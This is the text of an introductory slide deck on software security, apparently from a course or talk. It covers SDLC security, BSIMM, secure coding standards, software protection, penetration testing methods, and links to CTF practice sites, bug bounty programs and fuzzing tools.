
Software Security




Software Security

- Software Development Lifecycle
- Software Security Framework
- Secure Coding Guidelines
- Software Protection
- Software Penetration Testing

Software Development Lifecycle



Security in SDLC



Software Security Framework (BSIMM)

Governance



Practices that help you organize, manage and measure your software security initiative including staff development.

Strategy & Metrics

Compliance & Policy

Training

Intelligence



Practices that result in collections of knowledge to use to carry out software security activities throughout your organization.

Attack Models

Security Features & Design

Standards & Requirements

SSDL Touchpoints



Common practices associated with analysis and assurance of particular software development artifacts and processes.

Architecture Analysis

Code Review

Security Testing

Deployment



Practices that interface with traditional network security and software maintenance organizations.

Penetration Testing

Software Environment

Config Management & Vulnerability Management

Secure Coding Guidelines


- From secure coding to secure software
- Language dependent (c, c++, java, etc...)
- Software security vulnerabilities
- General secure coding guidelines
- Follow Secure coding standard

Software Security Vulnerabilities

- Buffer overflows
- Invalidated input
- Race conditions
- Access-control problems
- Weaknesses in authentication, authorization, or cryptographic practices

Good Reference on Secure Coding Guidelines

<https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html>



The screenshot shows a web browser displaying the Apple Developer website's "Secure Coding Guide". The left sidebar contains a "Table of Contents" with sections like "Introduction", "Types of Security Vulnerabilities" (which is expanded), and various chapters on avoiding buffer overflows, validating input, race conditions, elevating privileges, designing secure user interfaces, and more. The main content area features the "Introduction to Secure Coding Guide" which discusses the practice of writing programs resistant to attack and its importance for all software. It also includes a "At a Glance" section and a "Hackers, Crackers, and Attackers" section.

Apple Inc. [US] | <https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html>

Guides and Sample Code

Secure Coding Guide

Table of Contents

Introduction

Types of Security Vulnerabilities

- Buffer Overflows
- Unvalidated Input
- Race Conditions
- Interprocess Communication
- Insecure File Operations
- Access Control Problems
- Secure Storage and Encryption
- Social Engineering

Avoiding Buffer Overflows and Underflows

Validating Input and Interprocess Communication

Race Conditions and Secure File Operations

Elevating Privileges Safely

Designing Secure User Interfaces

Designing Secure Helpers and Daemons

Avoiding Injection Attacks and XSS

Appendix A: Security Development Checklists

Appendix B: Third-Party Software Security Guidelines

Introduction to Secure Coding Guide

Secure coding is the practice of writing programs that are resistant to attack by malicious or mischievous people or programs. Secure coding helps protect a user's data from theft or corruption. In addition, an insecure program can provide access for an attacker to take control of a server or a user's computer, resulting in anything from a denial of service to a single user to the compromise of secrets, loss of service, or damage to the systems of thousands of users.

Secure coding is important for all software; if you write any code that runs on Macintosh computers or on iOS devices, from scripts for your own use to commercial software applications, you should be familiar with the information in this document.

At a Glance

Every program is a potential target. Attackers will try to find security vulnerabilities in your applications or servers. They will then try to use these vulnerabilities to steal secrets, corrupt programs and data, and gain control of computer systems and networks. Your customers' property and your reputation are at stake.

Security is not something that can be added to software as an afterthought; just as a shed made out of cardboard cannot be made secure by adding a padlock to the door, an insecure tool or application may require extensive redesign to secure it. You must identify the nature of the threats to your software and incorporate secure coding practices throughout the planning and development of your product. This chapter explains the types of threats that your software may face. Other chapters in this document describe specific types of vulnerabilities and give guidance on code hardening techniques to fix them.

Hackers, Crackers, and Attackers

Feedback

SEI CERT Secure Coding Standards

<https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards>

 SEI CERT C Coding Standard	 SEI CERT Oracle Coding Standard for Java
 CERT C++ Coding Standard	 SEI CERT Perl Coding Standard
 Android™ Secure Coding Standard	

Software Protection

- Protection from piracy, illegal access, and reverse engineering
- Method:

Code obfuscation

Protection of authorship:
watermarking and
fingerprinting

Remote attestations

Binary hardening

**Hardware assisted
protection (TPM)**

**License, name, serial based
software activation**

Software Penetration Testing


- Code review
- Peer review
- Static code analysis tools
- Dynamic analysis
- Symbolic execution, fuzzy testing
- Etc..

How to improve our security knowledge

- Online Resources
- Hands-on Practice
- CTF
- Bug Bounty
- Certification: CPT(Certified Pen-Tester), CompTIA Security+, CEH(Certified Ethical Hacker), CISSP, etc..

Online Resources

Search Engine



Blog/News

<https://www.schneier.com/>

<http://www.ithome.com.tw/security>

If you Really Love Reading Security News

<https://heimdalsecurity.com/blog/best-internet-security-blogs/>


Programming Courses

<https://www.codecademy.com/>



Programming Hands-On

<https://leetcode.com/>



Github

<https://github.com/>



Github Awesome Series

Awesome Python

<https://github.com/vinta/awesome-python>

Awesome Pentest

<https://github.com/enaqx/awesome-pentest>

Awesome Malware Analysis

<https://github.com/rshipp/awesome-malware-analysis>

CTF Hands-On Training Resources

<http://captf.com/practice-ctf/>



Practice CTF List / Permanent CTF List

Here's a list of some CTF practice sites and tools or CTFs that are long-running. Thanks, RSnake for starting the original that this is based on. If you have any corrections or suggestions, feel free to email ctf at the domain psifertex with a dot com tld.

Live Online Games

Recommended

Whether they're being updated, contain high quality challenges, or just have a lot of depth, these are probably where you want to spend the most time.


- <http://pwnable.kr/> (one of the more popular recent wargaming sets of challenges)
- <https://picoctf.com/> (Designed for high school students while the event is usually new every year, it's left online and has a great difficulty progression)
- <https://microcorruption.com/login> (one of the best interfaces, a good difficulty curve and introduction to low-level reverse engineering, specifically on an MSP430)
- <http://ctflearn.com/> (a new CTF based learning platform with user-contributed challenges)
- <http://reversing.kr/>
- <http://hax.tor.hu/>
- <https://w3challs.com/>
- <https://pwn0.com/>
- <https://io.netgarage.org/>
- <http://ringzer0team.com/>
- <http://www.hellboundhackers.org/>
- <http://www.overthewire.org/wargames/>
- http://counterhack.net/Counter_Hack/Challenges.html
- <http://www.hackthissite.org/>
- <http://vulnhub.com/>
- <http://ctf.komodosec.com>

Others

- <https://www.onlinectf.com/challenges/>
- <https://backdoor.sdslabs.co/>
- <http://smashthestack.org/wargames.html>
- <http://hackthecause.info/>
- <http://bright-shadows.net/>
- <http://www.mod-x.co.uk/main.php>
- <http://scanne.nmap.org/>
- <http://www.hackertest.net/>
- <http://net-force.nl/>
- <http://securityoverride.org/> Some good concepts, but "canned" vulnerabilities (string matching on input) will frustrate knowledgeable hackers and teach newbies the wrong lessons

CTF Tools Research

<https://github.com/zardus/ctf-tools>



The screenshot shows the GitHub repository page for `zardus/ctf-tools`. The repository has 602 commits, 4 branches, 0 releases, and 22 contributors. It contains scripts for security research tools like `guile dev on ubuntu`, `afl`, `android-sdk`, `angr`, `apktool`, and `barf`.

Some setup scripts for security research tools.

File	Description	Last Commit
<code>_buildstatus</code>	put summary on top [ci skip]	6 months ago
<code>afl</code>	detect xenial and act accordingly. lsb-release should be installed to	6 months ago
<code>android-sdk</code>	detect xenial and act accordingly. lsb-release should be installed to	6 months ago
<code>angr</code>	fail hard on any error + verify that all scripts use bash -ex to fail	6 months ago
<code>apktool</code>	apktool version bump	9 days ago
<code>barf</code>	fail hard on any error + verify that all scripts use bash -ex to fail	6 months ago

Learn from WriteUps

<https://github.com/ctfs/write-ups-2017>

← → C GitHub, Inc. [US] | https://github.com/ctfs/write-ups-2017 ⭐ ABP

This repository Search Pull requests Issues Marketplace Explore

ctfs / write-ups-2017

Code Issues 1,424 Pull requests 3 Projects 1 Wiki Insights


Wiki-like CTF write-ups repository, maintained by the community. 2017

ctf

129 commits 1 branch 0 releases 15 contributors

Branch: master New pull request Create new file Upload files Find file Clone or download

tigerot Added PicoCTF 2017 Octf-quals-2017 add external writeups & fix typo 5 months ago alexctf-2017 Added local and external writeups 5 months ago bitsctf-2017 Fix external write-up link in BITSCTF 6 months ago boston-key-party-2017 Add external write-ups to Boston Key Party 2017 6 months ago breakin-ctf-2017 Updated write-ups for breakin-17 7 months ago bsidessf-ctf-2017 Added links to external writeups 5 months ago codegate-prequals-2017 Added PicoCTF 2017 4 months ago



Participate CTF




Top 10 team countries

 US	— 1097
 IN	— 450
 RU	— 415
 CN	— 326
 ID	— 287
 FR	— 259
 VN	— 243
 JP	— 216
 KR	— 182
 GB	— 154

10454 teams total

<https://ctftime.org/>



Position	Country position	Name	Points	Events
2	1	217	570.149	21
16	2	HITCON	274.255	5
120	3	Balsn	73.728	12
155	4	KerKerYuan	52.934	10
230	5	\$1	37.224	6
393	6	BambooFox	21.921	7
396	7	EKANS	21.499	12
478	8	forx	17.085	3
513	9	DoubleSigma	15.621	2
515	10	PentaKill	15.619	5
584	11	q86	13.291	5
703	12	skybullet	10.838	10
785	13	n00bCTF	9.581	6
899	14	Lays	8.107	1

Bug Bounty

<http://www.zerodayinitiative.com/>

TippingPoint Zero Day Initiative



ZERO DAY
INITIATIVE

The Zero Day Initiative (ZDI), founded by TippingPoint, is a program for rewarding security researchers for responsibly disclosing vulnerabilities. Depending on who you are, here are a few links to get you started:

- **Researchers:** Learn [how we pay](#) for your vulnerability discoveries, [register](#) for the ZDI or [login](#).
- **Vendors:** Read our [disclosure policy](#) or join our [security partner program](#)
- **Press, Curiosity Seeker:** Learn [more](#) about ZDI or read answers to some [frequently asked questions](#)

Please contact us at zdi [at] trendmicro [dot] com with any questions or queries. For sensitive e-mail communications, please use our [PGP key](#).

There is a lot of interesting research to explore

Applied Machine Learning for Cyber Security-Short Course

https://github.com/albahnsen/ML_SecurityInformatics

Short Course

Applied Machine Learning for Security Informatics

The use of statistical models in computer algorithms allows computers to make decisions and predictions, and to perform tasks that traditionally require human cognitive abilities. Machine learning is the interdisciplinary field at the intersection of statistics and computer science which develops such statistical models and interweaves them with computer algorithms. It underpins many modern technologies, such as speech recognition, Internet search, bioinformatics and computer vision—Amazon's recommender system, Google's driverless car and the most recent imaging systems for cancer diagnosis are all based on Machine Learning technology.

This course on Machine Learning will explain how to build systems that learn and adapt using real-world applications. Some of the topics to be covered include linear regression, logistic regression, deep neural networks, clustering, and so forth. The course will be project-oriented, with emphasis placed on writing software implementations of learning algorithms applied to real-world problems, in particular, Fraud Detection, Phishing Detection, HTML Injections Classification, Clustering of Phishing Attackers, Malware Fingerprinting, Criminal Profiling, among others.


Instructor: Dr. Alejandro Correa Bahnsen

- email: al.bahnsen@gmail.com
- twitter: [@albahnsen](https://twitter.com/albahnsen)
- github: [albahnsen](https://github.com/albahnsen)

Machine Learning for Cyber Security

<https://github.com/wtsxDev/Machine-Learning-for-Cyber-Security>

Machine Learning for Cyber Security




Machine Learning for Cyber Security

- Datasets
- Papers
- Books
- Talks
- Tutorials
- Courses
- Miscellaneous

Deep Learning for Cyber Security ?

Deep Learning+IDS+SDN

ieeexplore.ieee.org/document/7777224/



The screenshot shows the IEEE Xplore Digital Library interface. At the top, there's a search bar with 'Enter Search Term' and a yellow 'Search' button. Below the search bar are tabs for 'Basic Search', 'Author Search', and 'Publication Search'. To the right are links for 'Advanced Search' and 'Other Search Options'. The main content area displays a research paper titled 'Deep learning approach for Network Intrusion Detection in Software Defined Networking'. On the left, there's a 'Sign In or Purchase' button and a stats box showing '1 Paper Citation' and '1093 Full Text Views'. On the right, there's a 'Related Articles' sidebar with three listed papers: 'Efficient key-frame extraction and video analysis', 'Audio watermarking quality evaluation: robustness to DAWAD processes', and 'Technology challenges for building Internet-scale ubiquitous computing'. At the bottom, it shows '5 Author(s)' and a list of authors: Tuan A Tang, Lotfi Mhamdi, Des McLernon, Syed Ali Raza Zaidi, and Mounir Ghogho, with a 'View All Authors' link.

IEEE Xplore®
Digital Library

Institutional Sign In

IEEE

BROWSE ▾

MY SETTINGS ▾

GET HELP ▾

WHAT CAN I ACCESS?

SUBSCRIBE

Enter Search Term

Search

Basic Search Author Search Publication Search Advanced Search Other Search Options ▾

Browse Conferences > Wireless Networks and Mobile ... ?

Deep learning approach for Network Intrusion Detection in Software Defined Networking

Sign In or Purchase to View Full Text

1 Paper Citation

1093 Full Text Views

Related Articles

Efficient key-frame extraction and video analysis

Audio watermarking quality evaluation: robustness to DAWAD processes

Technology challenges for building Internet-scale ubiquitous computing

View All

5 Author(s)

✓ Tuan A Tang ; ✓ Lotfi Mhamdi ; ✓ Des McLernon ; ✓ Syed Ali Raza Zaidi ; ✓ Mounir Ghogho

View All Authors

Fuzz Testing

<https://github.com/OpenRCE/sulley>

GitHub, Inc. [US] | https://github.com/OpenRCE/sulley

What?

Sulley is an actively developed fuzzing engine and fuzz testing framework consisting of multiple extensible components. Sulley (IMHO) exceeds the capabilities of most previously published fuzzing technologies, commercial and public domain. The goal of the framework is to simplify not only data representation but to simplify data transmission and instrumentation. Sulley is affectionately named after the creature from Monsters Inc., because, well, he is fuzzy.



Clearly he's also fearless.

AFL(American Fuzzy Lop)

american fuzzy lop 0.47b (readpng)	
process timing	cycles done : 0
run time : 0 days, 0 hrs, 4 min, 43 sec	total paths : 195
last new path : 0 days, 0 hrs, 0 min, 26 sec	uniq crashes : 0
last uniq crash : none seen yet	uniq hangs : 1
last uniq hang : 0 days, 0 hrs, 1 min, 51 sec	
cycle progress	map coverage
now processing : 38 (19.49%)	map density : 1217 (7.43%)
